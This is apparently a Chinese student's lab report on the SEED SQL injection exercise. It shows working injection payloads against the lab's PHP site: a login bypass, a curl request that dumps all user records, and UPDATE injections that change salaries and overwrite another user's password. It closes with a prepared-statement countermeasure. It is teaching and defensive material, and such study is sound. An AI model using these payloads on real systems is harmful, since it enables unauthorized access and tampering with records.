SQL injection 实验报告

57119101 王晨阳

2021年7月23日

实验原理

SQL注入攻击通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，它目前是黑客对数据库进行攻击的最常用手段之一。

Task 1: Get Familiar with SQL Statements

启动 docker

```
dcbuild
dcup
```

然后进入 mysql 程序

```
dockps
docksh **
mysql -u root -p dees
```

> After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice.

```
use sqllab_users;
show tables;
desc credential;
select * from credential where Name='Alice'
```

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage


打开 seed-server.com

观察 unsafe home.php，看到里面有如下判断

```
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

我们只需要把判断 Password 的部分屏蔽即可

```
admin';#
```



Task 2.2: SQL Injection Attack from command line

转换一下 url 编码即可

```
curl 'www.seed-server.com/unsafe_home.php?username=%27%3b%23'
```

得到

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
```

看到已经显示了所有用户信息

Task 2.3: Append a new SQL statement

注入

```
Alice'; update credential set name=A where ID=1;#
```

可以看到注入不成功

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=A where ID=1; #' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary


进入 Alice 修改个人资料的页面

观察 unsafe edit backend.php，看到有如下判断

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
        nickname='$input_nickname',
        email='$input_email',
        address='$input_address',
        Password='$hashed_pwd',
        PhoneNumber='$input_phonenumber'
        WHERE ID=$id;";
$conn->query($sql);
```

注入


```
',salary='30000' where ID=1;#
```




Task 3.2: Modify other people’ s alary

这个和上面的几乎一模一样，比如我们把 Boby 的薪水改成 114514

```
1   ',salary='114514' where ID=2;#
```



看到已经改掉了




Task 3.3: Modify other people’s password

查看代码，看到密码采用的是 sha1，我们随便找个在线转换网站转换一下就好了。

然后注入

```
1    ',Password='1f82c942befda29b6ed487a51da199f78fce7f05' where ID=1;#
```



然后现在可以用密码 `888888` 成功登录 Alice 账号。

Task 4: Countermeasure — Prepared Statement

登录 seed-server.com/defense


这里我们需要将参数与查询分离。修改 unsafe.php，做如下改动

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
```

```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

可以看到，攻击失败了



实验总结

实验属于最简单的 SQL injection。主要的收获在于最后一个 Task，以前只知道怎么注入，很少研究过怎么防御。